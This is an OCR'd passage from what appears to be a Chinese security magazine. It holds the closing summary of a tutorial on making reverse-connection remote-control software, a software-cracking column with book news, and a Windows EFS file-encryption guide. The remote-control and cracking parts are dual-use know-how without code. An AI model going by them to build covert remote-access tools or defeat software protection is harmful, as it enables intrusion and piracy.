


图2 远程控制结果

小结

通过上面的介绍，此款简单的远程控制软件就被制作出来了，而本文中所介绍的功能是比较少的，远远不及目前流行的反弹远程控制软件，读者可以根据自己的需要，以及自己以往所掌握的知识进行补充，逐渐增强其功能。万卷不离其宗，只有了解了其原理，制作起来才能得心应手。所以在以后的学习中，无论做什么，以原理以及算法为核心，理论实践相结合，才能将所学到的东西转换成实际成品。

编辑点评：

编写远程控制的各种教程也已经发表了很多，本文也是一篇，但本文提到了用BC和VC联合打造，改变了让一向只认为C/S两方程序都必须以一种编程语言来开发的思维。

CRACKER

86的破言破语：

最近比较关心货币问题，人民币破“7”，进入“6”时代了，不知道是好还是不好。生计方面，最关心的当然是钱的问题啦，现在物价还是算高，当一百元钞票变成了零钱，我看也是花不了多久的了。时代总是在变化着的，尤其是科技方面，随着技术的日益发展，玩破解也不像前几年那样子了，现在要么给你弄个猛壳，要么给你弄个VM，这是需要非常深厚的功力的，对于初学者来说，根本不知为何物，所以很多初学者也是越来越迷惘，但我想说的是，最基础、最基本的东西，原理性的东西，其实都是那么一些，所以我们破解栏目依然会定位于初学者，为大家提供更多基础性、基本性的文章。

每月破新闻

1．日前，从看雪论坛了解到，由看雪论坛众多高手共同打造的《<加密与解密>(第三版)》已经确定封面和目录，近期应该进入进展的排版阶段了。据了解，这本书汇集了看雪软件安全论坛众多一流好手，历时三年多，共同打造而成。为了对读者负责，书的编写时间比较长，从2004底就开始准备第三版，前前后后花了三年多的时间才得已完稿。从目录看来，这次内容确实比之前丰富了很多，而且也有很多新的技术公开发表，相信很多人都期待着此书发行，是解密爱好者不可多得一份重要资料。



图1

相关连接：http://bbs.pediy.com//showthread.php?t=60232

2．4月8日，从PYG官方论坛获知，《PYG论坛08版软件加密解密基础教程》正式启动，去年的这个时候，由PYG集论坛众精英共同打造的《07版软件破解基础教程》获得非常好的好评，也得到大多数解密爱好者的认可，所以现在也再次邀请PYG论坛核心技术层的朋友们，来共同打造这本从入门到进阶的通俗易懂的软件加解密教程。希望做成一本对破解初学者和程序员都可以看懂的教程。让我们期待08版的面世。

相关连接：http://bbs.chinapyg.com/viewthread.php?tid=29682

每月破资源

越来越多的人开始使用IDA分析代码，是分析病毒的必备利器，而且对于静态代码分析更具有独特的功能，高手都使用IDA，高手都抛弃OD，所以掌握好IDA这个分析工具，是非常必要的，这一次给大家带来IDA的基础翻译文章，希望大家会喜欢。附件中，我给大家包上了网页版和PDF版，希望对大家有用。




图2

图 simeon

使用EFS来保护文件

通过本文你可以学习到：

1．了解EFS方面的相关知识

2．使用Windows的EFS来加密和解密文件

EFS（Encrypting File System，加密文件系统）是一个由Windows2000系列、Windows XP专业版以及Windows.NET提供的透明文件加密服务，它是以公共密钥加密为基础，使用了Windows中的CryptoAPI架构，对于NTFS卷上的文件和数据，都可以直接加密保存，在很大程度上提高了数据的安全性。EFS可以使文件具有机密性但不提供完整保护，EFS提供可选的数据恢复能力，系统管理员可以恢复另一用户加密的数据。

EFS加密是基于公钥策略的。在使用EFS加密一个文件或文件夹时，系统首先会生成一个由伪随机数组成的FEK(File Encryption Key，文件加密钥匙)，然后将利用FEK和数据扩展标准X算法创建加密后的文件，并把它存储到硬盘上，同时删除未加密的原始文件。随后系统利用你的公钥加密FEK，并把加密后的FEK存储在同一个加密文件中。在访问被加密的文件时，系统首先利用当前用户的私钥解密FEK，然后利用FEK解密出文件。在首次使用EFS时，如果用户还没有公钥／私钥对(统称为密钥)，则会首先生成密钥，然后加密数据。

EFS加密系统对用户是透明的，也就是说，用户加密了一些数据，用户对这些数据的访问将是完全允许的，并不会受到任何限制。而其他非授权用户试图访问加密过的数据时，就会收到“访问拒绝”的错误提示。EFS加密的用户验证过程是在登录Windows时进行的，只要登录到Windows，就可以打开任何一个被授权的加密文件。

对于大型局域网系统，防止文件泄露是一大难题，倒是如果使用Windows的域用户管理，并采用EFS对文件进行加密，域中授权用户可以对文件进行操作，但复制其它地方就无效了，该方法也适用于个人主机，对文件采用EFS加密后，如果黑客未能获取其EFS密钥，那么复制本地后也不能打开，从而从一定程度上保证了个人资料的安全。使用EFS加密具有以下优点：

（1）用户加密或解密文件或文件夹非常方便。

（2）访问加密的文件快且容易。如果用户持有一个已加密的NTFS文件的私钥，那么用户能够打开这个文件，并透明地将该文件作为普通文档使用，反之，用户会被拒绝对文件的访问。而并不像第三方加密软件一样在每次存取时都要求输入密码。

（3）加密后的数据无论怎样移动都保持加密状态（前提是在NTFS分区下移动，在Windows 2000/XP系统中，如果试图把一个EFS加密文件移动或复制到FAT/FAT32分区会遭到拒绝）。

（4）EFS与NTFS紧密地集成在一起。当创建临时文件时，只要所有文件在NTFS卷上，原始文件的属性就会被复制到临时文件中。如果加密了一个文件，EFS也会将其临时文件进行加密。EFS

驻留在操作系统内核中，并且使用不分页的池存储文件加密密钥，保证了密钥不会出现在分页文件中，防止了一些应用程序在创建临时文件时泄密。

（5）通过EFS加密敏感性文件，会增加更多层级的安全性防护。在加密文件时，即使黑客已完全存取电脑的文件储存体，其文件仍然受到保护。

本案例主要介绍在Windows XP中使用EFS来加密文件或文件夹，并介绍加密密钥和证书的导入和导出。

一、加密文件或文件夹

1.设置属性。选中一个需要加密的文件，然后右键单击，在菜单中选择“属性”，出现如图1所示的属性设置对话框，然后单击“高级”按钮。




图1　文件属性设置

2.加密文件。在“高级属性”对话框中，选中“压缩或加密属性”下的“加密内容以便保护数据”复选框，如图2所示，然后单击“确定”按钮完成加密设置。




图2　对文件进行加密

说明：

（1）如果是要使用EFS来加密文件夹，其加密单个文件的步骤基本一样，只不过在选中“加密内容以便保护数据”复选框并最终在文件夹属性对话框单击“确定”按钮后，会出现如图3所示的对话框。如果选择“仅将更改应用于该文件夹”，EFS只将这个文件夹加密，而不把里面的文件加密；如果选择“将更改应用于该文件夹、子文件夹和文件”，则该文件夹下所有的文件以及子文件夹均被加密。




图3　加密多个文件

（2）单个文件或者文件夹被加密后，其名称和属性会显示为绿色，这也是加密文件与非加密文件的区别。

（3）最重要的事，一定要保存好导出的私钥和证书，并记住私钥的密码，否则以后数据无法恢复；

（4）EFS加密系统只能在微软的NTFS格式的磁盘下使用，如果此盘格式为FAT或者FAT32，则可以使用如下命令转化：**convert d:/fs:ntfs**，注意此命令是不可逆的；

（5）加密目录不能是只读属性或系统文件；

（6）以后向此目录拷贝，或建立文件时自动加密，在向NTFS格式的硬盘拷贝出文件时，文件保持加密不变，在向FAT格式的硬盘拷贝出文件时，文件保持会解密。

（7）EFS提供了在DOS命令提示符下进行加密。输入“CIPHER”显示NTFS分区上的目录和文件的加密，如果文件或者文件目录使用了EFS加密，则会在文件或者文件目录名称前显示“E”表示已经加密，后者显示“U”表示为加密。其完整参数如下：

```
CIPHER [/E | /D] [/S:directory] [/A] [/I] [/F] [/Q] [/H] [pathname [...]]
CIPHER /K
CIPHER /R:filename
CIPHER /U [/N]
CIPHER /W:directory
CIPHER /X[:efsfile] [filename]
```

/A　在文件及目录上操作。如果父目录没有加密，当加密文件被修改后，它可能被解密。建议您给此文件和父目录加密。

/D　将指定的目录解密。会标记目录，这样随后添加的文件就不会被加密。

/E　将指定的目录加密。会标记目录，这样随后添加的文件就会被加密。

/F　强制在所有指定的对象上进行加密操作，即使这些对象已经被加密。默认会跳过已经加密的对象。

/H　显示带隐藏或系统属性的文件。在默认方式下，会忽略这些文件。

/I　即使发生错误也继续执行指定的操作。在默认方式下，CIPHER在遇到错误时会停止。

/K　为运行CIPHER的用户创建新的加密密钥。如果选择了此选项，会忽略所有其他选项。

/N　此选项只能与/U同时使用。这将阻止更新密钥。此选项用于查找本地磁盘上所有加密文件。

/Q　只报告最重要的信息。

/R　生成一个EFS恢复代理密钥和证书，然后将它们写入一个.PFX文件(包含证书和私钥)和一个.CER文件(只包含证书)。管理员可以将.CER的内容添加到EFS恢复策略，从而为用户创建恢复代理并导入.PFX来恢复单独文件。

/S　在已知目录和所有子目录执行指定的操作。

/U　尝试包括本地磁盘上所有加密的文件。如果用户文件加密密钥或恢复代理的密钥改变，这会将其更新为当前的密钥。除了/N外，此选项不能与其他选项一起使用。

/W　从整个卷上所有没有使用的磁盘空间删除数据。如果选择了此选项，会忽略其他选项。指定的目录可以位于本地卷上的任意位置。如果它是另一个卷上一个目录的装入点，此卷上的数据将被删除。

/X　将EFS证书和密钥备份成文件的文件名。如果提供了EFS文件，将会备份当前用户的、用于加密此文件的证书。否则，将会备份用户当前的EFS证书和密钥。

directory　一个目录路径。

filename　没有扩展名的一个文件名。

pathname　指定一个模式、文件或目录。

efsfile　一个加密的文件路径。

不用参数时，CIPHER显示当前目录和它包含文件的加密状态。可以使用几个目录名和通配符，多个参数之间必须有空格。

3.对文件或者文件夹进行解密。和加密文件一样，把“加密内容以便保护数据”前的钩去掉，然后单击“确定”按钮，即可完成单个文件的解密。如果是解密文件夹，同样会出现如图3的对话框，与加密文件夹一样，选择对整个目录的内容有效还是只对文件夹本身有效。单击“确定”后，EFS便开始解密。

技巧：

（1）如果想计算机上的用户不能对某个文件设置EFS加密，可以将该文件的属性设置为“系统”，或者将文件放在%systemroot%文件夹中。

（2）如果想针对某个文件夹禁用EFS加密，可以在该文件夹下创建一个desktop.ini文件，在其中添加以下内容：

```
[Encryption]
disable=1
```

再打开DOS命令提示符，并到该文件目录下，然后执行“attrib


desktop.ini +h +s”，给刚刚创建的desktop.ini添加“隐藏”和“系统”属性。

(3) 禁用EFS文件加密。EFS加密功能默认开启的，如果要禁止该功能，可以编辑注册表，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EFS，在下面新建一个EfsConfiguration的DWORD类型数值，并将其值设置为“1”(“0”为启用EFS) 重新启动系统即可。如果禁用了EFS，那原先的EFS加密文件不可访问，直到恢复EFS为止。


(4) 激活快捷菜单的EFS选项。为了便于进行加密和解密操作，可以通过修改注册表来使右键快捷菜单具有“加密/解密”选项。方法是：在HKEY_LOCAL _MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced 下新建一个EncryptionContextMenu的DWORD类型数值，将其值设置为“1”。修改后，右击任意文件夹或文件时，可以看到快捷菜单中有“加密”或“解密”选项。

二、导出私钥和证书


(1) 添加证书。单击“开始”，在“运行”中输入“mmc”命令，打开控制台，在“文件”菜单中单击“添加/删除管理单元”，打开“添加/删除管理单元”窗口，然后单击“添加”，在“添加独立管理单元”中选择证书，如图4所示，并单击“确定”，在“证书管理单元”中选择“我的用户账号”，然后单击“完成”按钮完成证书的添加。


图4 添加证书

